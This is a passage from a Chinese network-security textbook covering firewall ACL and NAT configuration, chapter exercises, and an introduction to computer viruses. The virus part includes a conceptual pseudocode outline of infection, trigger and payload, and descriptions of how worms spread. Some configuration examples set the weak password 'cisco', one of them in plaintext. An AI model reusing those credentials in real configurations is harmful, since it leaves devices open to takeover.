


图 7-25　例 7-6 访问控制示例的拓扑图

配置命令如下：

```
access-list 101 deny tcp 172.16.4.0 0.0.0.255 172.16.3.0 0.0.0.255 eq 21
access-list 101 deny tcp 172.16.4.0 0.0.0.255 172.16.3.0 0.0.0.255 eq 20
access-list 101 permit ip any any
<implicit deny all>
interface ethernet 0
ip access-group 101 out
```

注：在扩展访问列表中，必须选择协议字段条目。

【例 7-7】 通过命令行访问控制列表限制 Telnet 的登录。

配置命令如下：

```
Pix(config)#access-list 1 permit 10.1.1.1
Pix (config)#access-list 1 permit 10.1.1.2
Pix (config)#line vty 0 4
Pix (config-line)#access-class 1 in
```

【例 7-8】 通过命令行访问控制列表实现对关键 VLAN 的保护，只允许 10.25.25.0/24 对 vlan3 进行 ftp 访问，但 vlan3 可以访问任何主机。

配置命令如下：

```
ip access-list extended protvlan3
      permit tcp any any established
   permit udp any any
   permit icmp any any echo-reply
   permit tcp 10.25.25.0 255.255.255.0 any eq 21
   permit tcp 10.25.25.0 255.255.255.0 any eq 20
int vlan 3
      ip access-group protvlan3 out
```

【例 7-9】 通过命令行访问控制列表限制 HTTP 的访问。

配置命令如下：

```
PIX(config)# access-list 1 permit 192.168.10.7
PIX(config)# ip http sever
PIX(config)# ip http access-class 1
PIX(config)# ip http authentication local
PIX(config)# username student password cisco
```

2. NAT 地址映射的典型配置

1) 静态地址转换

当内网数据包到达防火墙时，从 NAT 表中查找相应的静态转换条目，检索出对应的全局地址，并替换数据包中的源地址(内部地址)，而当外部数据包要通过防火墙的时候，目的地址(全局地址)被替换成相应的内部地址。例如：

```
interface e0    //连接内部网的接口，使用 ip nat inside 定义
ip address 10.1.1.9 255.255.255.0
ip nat inside
!
interface  e1   //连接外部公用网的接口，使用 ip nat outside 定义
ip address 172.16.2.1 255.255.255.0
ip nat outside
ip nat inside source static 10.1.1.2 192.168.2.3  //将内部地址转化为外部地址
```

2) 动态地址转换

当内网数据包到达防火墙的时候，首先检查 NAT 表，看是否已经建立映射。如果没有，则动态的从 NAT 地址池中映射一个全局地址，建立转换条目，并替换源地址。当连接终止且老化时间超时时，转换条目被删除，全局地址被 NAT 池回收。例如：

```
ip nat pool out 192.168.2.1 192.168.2.254 netmask 255.255.255.0
ip nat inside source list 1 pool out
        //定义外部地址为 NAT 池"out"，并把内部地址映射到外部地址
!
interface e0
ip address 10.1.1.9 255.255.255.0
ip nat inside
!
interface e1
ip address 172.16.2.1 255.255.255.0
ip nat outside
access-list 1 permit 10.1.1.0 0.0.0.255   //用标准访问列表来定义内部地址
```

3) PAT 地址转换配置

当数据包到达防火墙时，首先检查 NAT 表，看是否已经建立转换条目。如果没有，并且已经存在其他的转换条目，在配置了端口地址转换的情况下，则会再次使用此全局地址，并保存足够信息(IP 地址和端口号)。PAT 地址转换在配置时，只需要在“ip nat inside source list number pool name”命令后面加上“overload”的关键字就行了。

4) 启用 TCP 负载均衡

当内部节点共享一个 IP 地址时，在外部看来就是一台虚拟的主机。如果外部节点要与内部节点建立连接，那么防火墙就会使用 TCP 负载均衡的功能。

当防火墙接收到外部请求时，会从 NAT 表中检查上一次的转换条目，并为本次连接分配下面一个条目进行映射，使用下面一个内部地址。本次连接结束后，下一次的外部请求将会被分配到接下来的一个转换条目。

```
ip nat pool internal 10.1.1.1 10.1.1.3 prefix-length 23 type rotary
//关键字 type rotary 说明使用 TCP 负载平衡
ip nat inside destination list 2 pool internal
 //将虚拟主机地址转化成由"internal"池定义的内部地址
```

```
interface e1
ip address 192.168.1.129 255.255.255.224
ip nat outside
interface e0
ip address 10.1.1.254 255.255.255.0
ip nat inside
access-list 2 permit 10.1.1.127           //用访问列表定义虚拟主机的地址
```

3. 防火墙其他典型配置

1)　定义接口的安全级别(区域类型)

定义外网接口 e0 的安全级别为最低，内网接口 e1 的安全级别为最高。

```
pix (config)# nameif ethernet1 outside security 0
pix(config)# nameif ethernet0 inside security 100
```

2)　定义接口名字

```
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security50
```

(3)　配置接口地址

```
ip address outside 218.106.185.82
ip address inside 192.168.100.1 255.255.255.0
ip address dmz 192.168.200.1 255.255.255.0
```

4)　常见的简单用户安全登录配置

(1)　配置 console 端口密码

```
pix(config)#line console 0
pix(config-line)#password cisco
pix(config-line)#login
```

(2)　配置特权密码

```
pix(config)#enable password cisco     #明文
pix(config)#enable secret cisco       #密文
```

(3)　配置远程登录

```
pix(config)#access list 1 permit 10.1.1.1
pix(config)#line aty 0 4
pix(config-line)#password cisco        #明文
pix(config-line)#access-class 1 in
pix(config-line)#login
```

7.5　本 章 小 结

本章讨论了防火墙的基本概念和发展历史，以及当前主流防火墙应用的一些关键技术。通过本章的学习，读者可以了解防火墙的发展趋势和应用要点。在本章的最后，为读者提供了一些防火墙的典型配置信息，但由于各厂商防火墙的配置差异很大，即便是同一家的防火墙产品，由于 IOS 版本的不同，配置命令和配置方式也会有较大差异，读者在部

署防火墙时应参考具体的实施环境和设备手册，进行合理的设置，但其基本原理和作用是相似的，只有正确地理解了防火墙的概念和应用要点，才能更好地完成防火墙的部署。

7.6 课后习题

1. 填空题

(1) 防火墙在实际网络环境中部署时，一般是利用防火墙将网络分为三个安全区域，即__________、外部网络和_______区。

(2) 防火墙集群部署通常有两种技术实现方式：一种是使用__________，另一种是使用集群 Cluster 机制。

(3) 应用代理防火墙通过一个内置的__________，将外部网络和内部网络分开。

2. 选择题

(1) 下列(　　)技术可以缓解 Ipv4 地址匮乏给我们带来的危机。

A. DNS　　B. IPSec　　C. NAT　　D. ACL

(2) 最初的静态包过滤防火墙工作在 TCP/IP 的(　　)。

A. 物理层　　B. 网络层　　C. 传输层　　D. 应用层

(3) 防火墙的包过滤技术不能检测的信息是(　　)。

A. IP 地址　　B. 端口号　　C. 协议　　D. MAC 地址

3. 判断题

(1) 服务器通常放在防火墙的内部网络区域，以提高安全性。(　　)

(2) 包过滤防火墙把网络数据包当成一个个的事件处理。(　　)

(3) 目前状态检测技术不仅能对 TCP 协议的状态进行检测，也能对 UDP 等协议的连接状态进行检测。(　　)

(4) 自适应代理防火墙可以在应用层进行安全检查。(　　)

4. 简答题

(1) 分布式防火墙的优势有哪些？

(2) 防火墙应该具备哪些网络功能？

(3) 按照防火墙的工作模式，其部署类型有几种？

5. 操作题

登录防火墙，进行如下配置：

拒绝子网 192.168.68.0 对 192.168.69.0 的 ftp 访问；

只允许 192.168.122.0/24 网段对服务器段地址 201.19.30.0/24 的 ssh 连接；

内网地址出网时，转换成 201.19.33.0/24 段的地址。

第 8 章

计算机病毒与反病毒技术

目前计算机病毒与反病毒技术已经遍及社会的各个领域，互联网的快速发展及其应用的多样化成为计算机病毒滋生的温床，计算机病毒通过互联网络、电子邮件和移动终端等多种途径，为世界带来了一次又一次的巨大灾难。同时每年新的病毒层出不穷，据不完全统计，目前全世界每天新发现的病毒(包括恶意软件)数量已经超过60000 个。另外，计算机病毒带来的网络恐怖主义和各种社会问题也越来越突出，根据美国政府公布的一份国家安全报告认为，“21世纪对美国国家安全威胁最严重的就是网络恐怖主义”，而计算机病毒在其中扮演了非常重要的角色，因此计算机病毒与反病毒技术越来越受到各国政府和安全部门的高度重视。

8.1 计算机病毒概述

其实计算机病毒的概念起源相当早，现代计算机理论的先驱者冯·诺依曼早在第一部商用电脑出现前，就在一篇《复杂自动装置的理论及组织的进行》论文中描绘了未来计算机病毒程序的蓝图，当时大多数人都无法想象会存在这种能够自我繁殖的程序。1975年，美国科普作家约翰·布鲁勒尔在一本名为《震荡波骑士》的书中第一次描写了在信息社会中，计算机作为正义和邪恶双方斗争的工具，该书也成为当年最佳畅销书之一。而1977年约翰·布鲁勒尔的科幻小说《P-1的春天》一书更是以计算机病毒为主角，描写了一种可以在计算机中互相传染的病毒程序，并最终控制了7000台计算机，造成了一场灾难，而虚拟科幻小说世界中的计算机病毒也终于在几年后成为计算机使用者的真实噩梦。本节我们就来认识一下什么是计算机病毒。

8.1.1 计算机病毒的定义

1. 计算机病毒的基本定义

20世纪60年代，在美国著名的AT&T贝尔实验室中，三位年轻的程序员在工作之余，玩起了一种计算机游戏，在这个游戏中，他们应用了冯·诺依曼曾经提到过的程序自我复制的理论，通过复制自身从而“吃掉”别人的程序，并将其命名为“磁芯大战”，成为“计算机病毒”的第一个雏形。1983年，一名来自南加州大学的学生弗雷德·科恩(Fred Cohen)在Unix系统下写出了可自我复制及具有感染能力的程序，并可引起系统宕机，科恩为了证明其理论，将这些程序以论文发表，曾在当时引起了不小的震撼。不过，这种具备感染与破坏性的程序被真正称之为“病毒”，则是在两年后的一本《科学美国人》的月刊中。一位名叫杜特尼(A.K.Dewdney)的专栏作家在讨论“磁芯大战”与苹果二型电脑时，才开始把这种程序真正称之为病毒。从此以后对于这种具备感染性和破坏性的计算机程序，我们将其称之为“计算机病毒”，而弗雷德·科恩也被称为“计算机病毒之父”，如图8-1所示。




图 8-1 被称为“计算机病毒之父”的弗雷德·科恩博士

关于计算机病毒的定义，目前还没有一个得到公认的确切定义。但是大体上有两种说法，一种是关于计算机病毒的广义定义，泛指能够引起计算机故障，破坏计算机数据的程序都属于计算机病毒；另一种是关于计算机病毒的狭义定义，弗雷德·科恩在 1983 年演示了世界上第一个“计算机病毒”，随后又在 1989 年提出了计算机病毒的定义：“病毒程序通过修改(操作)而传染其他程序，即修改其他程序使之含有病毒程序自身的精确版本或可能演化版本、变种或其他病毒繁衍体。病毒可看作是攻击者愿意使用的任何代码的携带者。病毒中的代码可经由系统或网络进行扩散，从而强行修改程序和数据。”

在《中华人民共和国计算机信息系统安全保护条例》中对计算机病毒进行了明确地定义，计算机病毒是指“编制者在计算机程序中植入的破坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码”。计算机病毒是利用计算机软件或硬件上所固有的一些脆弱性漏洞而编制的一组指令集或程序代码，通常它会通过某种途径潜伏进计算机的存储介质或当前进程中，一旦某种条件被激活，它将通过修改其他程序的方式将自己精确地复制或者以可能的形式自我演化并植入到其他程序中，从而达到感染其他合法程序，破坏计算机资源的目的。因此，计算机病毒与医学上的“病毒”不同，它是人为制造的，因其在制造时带有的强烈目的性，所以对其他用户的危害也很大。

2. 计算机病毒的基本结构

通常一个普通的计算机病毒由 3 个部分构成：感染机制、载荷机制以及触发机制，下面的代码是一段典型的计算机病毒的伪码序列：

```
program virus :=
{f0f0f0f;
//感染机制：定义为病毒传播的方式或途径
subroutine infect_executable :=
{loop:file = get_random_executable_file;
 if first_line_of_file = f0f0f0f then goto loop;
 prepend virus to file;
}
//载荷机制：定义为除了自我复制以外的所有动作(如果存在)
subroutine do_damage :=
{whatever damage is to be done}
//触发机制：定义为决定是否在此时传送载荷(如果确实存在载荷)的例程
subroutine trigger_pulled :=
{return true if some condition holds}
//主程序
main_program :=
{infect_executable;
 if trigger_pulled then do_damage;
 goto next;
}
next;}
```

从上面这个例子可以看出，一个计算机病毒通常会将自身的副本或变体通过一种或多种方式附着在宿主程序上，在某种条件满足的情况下，会对计算机系统造成某种损害。而在完成自身传染和对计算机系统造成损害后，病毒仍重新将控制权交还给宿主程序，从而使宿主程序仍能按原来的执行序列继续执行。同时，如果一个程序被定义为病毒，只有感染机制是必须存在的，而载荷和触发机制并不是强制的，在某些环境下，有些病毒程序本

身的传播也可能被描述为有效载荷，例如某些蠕虫病毒。此外，如果在其感染机制中并入了触发机制，那么病毒就会对在何种环境下造成感染具有绝对的选择权。因此上述结构模型仅仅是一个简化的模型，实际的病毒结构要远远比这个复杂。

8.1.2 计算机病毒的基本特征及发展特点

1. 计算机病毒的基本特征

计算机病毒是一个程序，它能够通过把自身或自身的一个变体包含到其他程序中来进行传染。通过这种传染机制，一个病毒能够在很短时间内传播到整个计算机系统或网络中。一般来说，计算机病毒通常具有以下基本特征。

1) 传染性

根据现代操作系统的原理，正常的计算机程序有着自己独立的内存空间，程序间彼此独立运行，同时正常的计算机程序也不会将自身的代码强行连接到其他程序上的。但计算机病毒不同，它可以通过各种可能的渠道，如软盘、光盘和计算机网络等，将自身的代码强行传染到一切符合其传染条件的程序中。当你在一台机器上发现了病毒时，往往曾经在这台计算机上使用过的文件也已感染上了病毒，而与这台机器联网的其他计算机或许也被该病毒侵染了。可见，传染性是计算机病毒最重要的一条特性，是否具有传染性是判别一段程序是否为计算机病毒的最重要条件。

2) 隐蔽性

计算机病毒程序通常具有短小精悍、方法巧妙的特点，通常潜入在正常的进程或文件中，同时病毒程序与正常程序不容易被区别，在没有防护措施的情况下，计算机病毒程序在取得系统控制权后，可以在很短的时间内感染大量程序，而且受到感染后，计算机病毒仍会将控制权交还给宿主程序，因此计算机系统在病毒未发作时通常仍能正常运行，用户不会感到有任何异常。正是由于其隐蔽性，计算机病毒可以在用户没有察觉的情况下扩散到其他计算机中。大部分病毒的代码之所以设计得非常短小，也是为了隐藏。多数病毒一般只有几百或几千字节，而计算机对文件的存取速度很快，病毒将这短短的几百字节加入到正常程序之中，使人不易察觉。

3) 潜伏性

大部分病毒在感染系统之后不会马上发作，它可以长时间隐藏在系统中，只有在满足某些特定条件时才启动其破坏功能。因此，计算机病毒在大规模爆发时，已经感染了相当数量的计算机。如“PETER-2”病毒在每年 2 月 27 日会提 3 个问题，答错后将会把硬盘加密。而著名的“黑色星期五”每逢 13 号的星期五发作。又如国内的“上海一号”会在每年三、六、九月的 13 日发作。当然，最令人难忘的便是曾经在 1999 年 4 月 26 日大规模发作的 CIH 病毒。病毒的潜伏性特征给计算机的反病毒工作造成了很大的困难。

4) 破坏性

任何病毒只要侵入系统，都会对系统及应用程序产生不同程度的影响。良性病毒可能只显示些画面或发出点音乐、无聊的语句，或者根本没有任何破坏动作，只是会占用系统资源。恶性病毒则具有明确的目的，或破坏数据、删除文件，或加密磁盘、格式化磁盘，或进行数据窃取与监听。

5) 不可预见性

从对计算机病毒的检测方面来看，计算机病毒还有不可预见性。不同种类的病毒，其代码千差万别，但有些操作是共有的，如驻留内存、修改中断等。虽然可以利用病毒的这种技术共性来检测出一些新病毒，但由于目前的软件种类极其丰富，而病毒技术也在不断地更新，另外某些正常程序也使用了类似病毒的操作，甚至借鉴了某些病毒的技术，因此单纯使用这种方法对病毒进行检测势必会产生许多误报和漏报。

2. 计算机病毒发展的新特点

另外，随着计算机病毒技术的不断发展，互联网络成为计算机病毒传播的主要途径，另外在与反病毒技术的斗争中，计算机病毒的变形速度、隐蔽性、结构复杂性和破坏力也在不断地提高，混合型病毒的出现使以前对计算机病毒的分类逐渐失去意义，也使反病毒工作更困难了。计算机病毒的发展呈现出一些新的特点。

1) 计算机网络成为计算机病毒滋生的温床

早期计算机病毒只通过文件拷贝来进行传播，其最常见的传播媒介是软盘和盗版光盘等。随着计算机网络特别是互联网的发展，目前计算机病毒主要是通过网络方式进行传播，而且计算机网络越发达，越有助于计算机病毒传播速度的提高和感染范围的扩大，因此可以这么说，计算机网络带来了计算机病毒传染的高效率。这一点可以通过曾经引起巨大互联网灾难的“冲击波”和“震荡波”病毒来证明。以“冲击波”为例，它是一种利用 RPC DCOM 缓冲溢出漏洞进行传播的互联网蠕虫，它能够使遭受攻击的系统崩溃，并通过互联网迅速向存在该种漏洞的系统蔓延，它通过持续扫描具有漏洞的系统，并检查当前计算机是否有可用的网络连接，然后从已经被感染的计算机上下载能够进行自我复制的代码 MSBLAST.EXE，并向具有该漏洞的计算机 135 端口发送数据。如果没有连接，蠕虫每间隔 10 秒对 Internet 连接进行检查，直到 Internet 连接被建立。一旦 Internet 连接建立，蠕虫会打开被感染的系统上的 4444 端口，并在端口 69 进行监听，扫描互联网，尝试连接至其他目标系统的 135 端口并对它们进行攻击。与以前计算机病毒相比，该类型的蠕虫病毒具有更强的主动性(主动扫描可以感染的计算机)和独立性(不再依赖宿主文件)。

2) 计算机病毒的变异速度极快，并具有混合型特征

以“震荡波”病毒为例，在“震荡波”大规模爆发不久，它的变形病毒就出现了，并且病毒变种不断得到更新，从变种 A 到变种 F 的出现，时间不用一个月。当人们忙于扑杀“震荡波”的同时，一个新的计算机病毒“震荡波杀手”又应运而生，它虽然会关闭“震荡波”等计算机病毒的进程，但同时带来的危害与“震荡波”类似，包括堵塞网络、耗尽计算机资源、随机倒计时关机和定时对某些服务器进行攻击等。在反病毒服务提供商 Sophos 公布的一份报告中称，当年 5 月份互联网上出现的各类新的蠕虫病毒种类数量创下 30 个月以来的新高，共出现了 959 种新病毒，创下了自 2001 年 12 月份以来的新高。这 959 种新病毒中包括了之前一些老病毒的新变种。计算机病毒向混合型、多样化发展的结果是一些病毒会更加精巧，另一些病毒则会变得更加复杂，可以混合多种病毒特征，例如红色代码病毒(Code Red)就是综合了文件型、蠕虫型病毒的特性，这种发展趋势会造成反病毒工作更加困难。2004 年 1 月 27 日，一种新型蠕虫病毒在企业电子邮件系统中传播，导致了邮件数量暴增，从而阻塞了网络，不同的反病毒厂商将其命名为 Novarg、

Mydoom、SCO 炸弹、诺威格、小邮差变种等，该病毒采用的是病毒和垃圾邮件相结合的战术，不知情用户的推波助澜使得这种病毒的传播速度比其他几种病毒的传播速度更快。

3) 计算机病毒的运行和传播方式更加隐蔽

当前计算机病毒通常都会借助系统一些常见的正常进程来隐藏自己，例如在被计算机病毒感染的计算机中，你可能只看到一些常见的正常进程如 svchost、taskmon 等，其实它们就有可能是计算机病毒进程。有些病毒还会借助当前一些重要的应用来伪装自己，例“蓝盒子(Worm.Lehs)”、“V 宝贝(Win32.Worm.BabyV)”病毒和 “斯文(Worm.Swen)”病毒，都是将自己伪装成微软公司的补丁程序来进行传播的。这些伪装令人防不胜防。此外，一些感染 QQ、MSN 等即时通讯软件的计算机病毒也会通过一些伪装的网址或文件来感染你的计算机系统。

4) 利用操作系统漏洞传播

操作系统是联系计算机用户和计算机系统的桥梁，也是计算机系统的核心，目前应用最为广泛的是 Windows 系列的操作系统。2003 年的“蠕虫王”、“冲击波”和 2004 年的“震荡波”等病毒都是利用 Windows 系统自身的漏洞，在短短的几天内就对整个互联网造成了巨大的危害。由于开发操作系统是一项复杂的工程，出现漏洞及错误是难免的，而正是这些漏洞和错误给计算机病毒和黑客提供了一个很好的表演舞台。例如在微软安全中心发布的 MS04-028 漏洞安全公告中提及的 GDI+漏洞，该漏洞涉及 GDI+组件，在用户浏览特定 JPG 图片的时候，会导致缓冲区溢出，进而可以执行病毒攻击代码。该漏洞可能发生在所有的 Windows 操作系统上，并且针对所有基于 IE 浏览器内核的软件、Office 系列软件、微软.NET 开发工具，以及微软其他的图形相关软件等，这可能是有史以来威胁用户数量最广的高危漏洞。这类病毒(“图片病毒”)有可能通过以下形式发作：一是通过群发邮件，附带有病毒的 JPG 图片文件；二是采用恶意网页形式，浏览网页中的 JPG 文件、甚至网页上自带的图片即可被病毒感染；三是通过即时通信软件(如 QQ、MSN 等)的自带头像等图片或者发送图片文件来进行传播。

5) 计算机病毒技术与黑客技术日益融合

当前的计算机病毒和黑客技术逐步趋于融合，严格来说，木马程序和后门程序并不是计算机病毒，因为它们不能自我复制和扩散。但目前大多数木马程序和后门程序都可以通过计算机病毒来进行传播，获取系统权限；同时木马程序和后门程序也可进一步加速病毒的传播和渗透。以“QQ 叛徒”(Trojan.QQbot.a)病毒为例，这是全球首个可以通过 QQ 控制系统的木马病毒，还会造成强制系统重启、被迫下载病毒文件、抓取当前系统屏幕等危害。另一个典型的例子就是 2003 年 11 月爆发的“爱情后门”T 型变种病毒，该病毒具有蠕虫、黑客、后门等多种病毒特性，杀伤力和危害性都非常大，并且该蠕虫病毒可以通过电子邮件附件来进行传播，当用户打开并运行附件内的蠕虫程序后，蠕虫就会立即以用户信箱内的电子邮件地址为目标，向外发送大量带有蠕虫附件的欺骗性邮件，同时在用户主机上留下可以上载并执行任意代码的后门，这些计算机病毒成为后来计算机病毒技术与黑客技术融合的雏形。

6) 物质利益将成为推动计算机病毒发展的最大动力

从计算机病毒的发展史来看，对技术的兴趣和爱好曾经是计算机病毒发展的源动力。但越来越多的迹象表明，在当前和未来的信息化社会中，物质利益将成为推动计算机病毒

发展的最大动力。例如“网银大盗”的变种 B 型病毒，该病毒可盗取大量的网银账号和密码，而“Korgo”病毒的主要攻击目标也是银行账户和信用卡信息。除了网上银行系统，网上的股票账号、信用卡账号、房屋交易乃至游戏账号等都可能被病毒攻击，甚至网上的虚拟货币也在病毒目标范围之内。例如比较著名的有“快乐耳朵”、“股票窃密者”等。针对网络游戏的计算机病毒在这一点也表现非常明显，网络游戏账号和数以千元甚至万元的虚拟装备被计算机病毒持有者所窃取。因此现在不少银行都提供了网上验证或密码钥匙，用以防范其信息被计算机病毒和黑客窃取。

总之，计算机病毒与反病毒技术的发展就像一场拉锯战，而计算机病毒在这场战争中显然总是处于主动地位，这也是由于上述计算机病毒的特征所导致的，有其必然的一面。

8.1.3 计算机病毒的分类

关于计算机病毒的分类，目前还没有统一的标准，但通常可按照计算机病毒不同的属性方法来进行分类。

1. 依据病毒寄生的媒介来分类

根据计算机病毒传播依赖的媒介，可将计算机病毒划分为网络病毒、文件病毒和引导型病毒。网络病毒通过计算机网络来传播感染网络中的可执行文件；文件病毒则通过感染计算机中的文件来达到病毒的传播和寄生目的；而引导型病毒则通过感染计算机的启动扇区 BOOT 和硬盘的系统引导扇区 MBR 来达到感染计算机系统的目的。还有这三种病毒的混合型，例如多型病毒(文件和引导型)以感染文件和引导扇区为目标，通常这样的病毒程序由于使用了加密和变形的算法，因此其反病毒的工作也会更加复杂。

2. 依据病毒传染的方法来分类

根据计算机病毒传染的方法，可将计算机病毒划分为驻留型病毒和非驻留型病毒。其中，驻留型病毒感染计算机后，会将自身的运行代码驻留到内存中，并通过修改某些系统调用来达到隐藏自身的目的，同时它会一直处于运行状态，并利用自身在内存中的副本对其他程序进行传染，直到关机或重新启动；而非驻留型病毒并不会直接感染计算机内存，虽然一些非驻留型病毒也会在内存中留有部分代码，但是并不通过这部分代码进行传染，非驻留型病毒仅在病毒代码执行时进行病毒的传染，在病毒代码执行完成后，病毒在内存中就不再活跃了。

3. 依据病毒的破坏能力来分类

根据病毒的破坏能力，可将计算机病毒划分为无害型、无危险型、危险型和高危型。其中无害型病毒除了传染时减少磁盘的可用空间外，对系统没有其他影响；无危险型病毒则仅仅是减少了内存使用量，或显示一些特定图像、发出一些特殊声音等，以引起人们的注意；危险型病毒则会在计算机系统操作中造成严重的错误；而高危型病毒通常会删除程序、破坏数据、清除系统内存区和操作系统中重要的信息，通常这些病毒对系统造成的危害，并不是本身的算法中存在危险的调用，而是当它们传染时会引起无法预料的和灾难性的破坏。由病毒引起其他的程序产生的错误也会破坏文件和扇区，这些病毒也按照它们引

起的破坏能力划分。

计算机病毒的破坏能力体现了病毒的杀伤力及性质，按照病毒的破坏目标和攻击部位可归纳为如下几个方面：

- 攻击系统数据区，攻击范围包括：硬盘主引导扇区、Boot 扇区、FAT 表、文件目录等，一般来说，攻击系统数据区的病毒都是恶性病毒，受损的数据是不易恢复的。还有些病毒会攻击计算机的 CMOS 区，破坏系统 CMOS 中的数据，例如系统时钟、磁盘类型、内存容量等。
- 攻击文件和磁盘，病毒对文件和磁盘的攻击方式很多，例如删除、改名、替换、丢失、碎片化、假冒文件、丢失文件簇、不写盘、写操作变读操作、写盘时丢字节等。
- 攻击内存，病毒额外地占用和消耗内存资源，可以导致一些大的程序阻塞；其攻击方式可采用占用大量内存、改变内存总量、禁止分配内存和蚕食内存等多种手段。
- 干扰系统运行，例如不执行命令、干扰命令的执行、虚假报警、打不开文件、内部栈溢出、占用特殊数据区、换现行盘、重启动、死机、扰乱串并行口等。
- 降低计算机速度，病毒被激活时，可将其内部的时间延迟程序启动，并在时钟中纳入时间的循环计数，迫使计算机空转，造成计算机速度明显下降。
- 扰乱键盘输入和屏幕显示，例如，响铃、封锁键盘、换字、抹掉缓存区字符、重复、输入紊乱等键盘扰乱方式和字符跌落、环绕、倒置、显示前一屏、光标下跌、滚屏、抖动、乱写、吃字符等屏幕显示扰乱方式。
- 干扰计算机喇叭和打印机等，许多病毒运行时会使计算机的喇叭发出响声，例如演奏曲子、警笛声、炸弹噪声、鸣叫、咔咔声、嘀嗒声等；而有些病毒会使打印机产生假报警、间断性打印和打印时更换字符等问题。

根据病毒的破坏对象、范围和程度对计算机病毒分类，有助于人们对病毒采取适当的技术措施来防范。另外，需要注意的是一些现在的无害型病毒也可能会对新版的 Windows 和其他操作系统造成破坏。例如在早期的病毒中，有一种“Denzuk”病毒，它可以在 360KB 的磁盘上很好地工作，不会造成任何破坏，但是在后来的高密度软盘上却能引起大量的数据丢失。

4. 依据病毒的算法原理来分类

根据病毒的开发算法原理，可将计算机病毒分为伴随型病毒、蠕虫型病毒和寄生型病毒等。

伴随型病毒通常并不改变文件本身，而是根据其算法产生可执行文件的伴随体，并且具有同样的名字和不同的扩展名，例如 XCOPY.EXE 的伴随体有可能是 XCOPY.COM，病毒会把自身写入.COM 文件，而不是.EXE 文件。当这些文件被计算机加载时，伴随体会被优先执行，再由伴随体加载执行原来的 EXE 文件。

蠕虫型病毒借助计算机网络进行传播，通常不采取利用 PE 格式插入文件的方法，而是通过复制自身在网络环境下进行传播。普通病毒通常是将自己的指令代码写到其他程序体内，这些被感染的文件就被称为“宿主”，例如 Windows 下可执行文件的格式为 PE 格

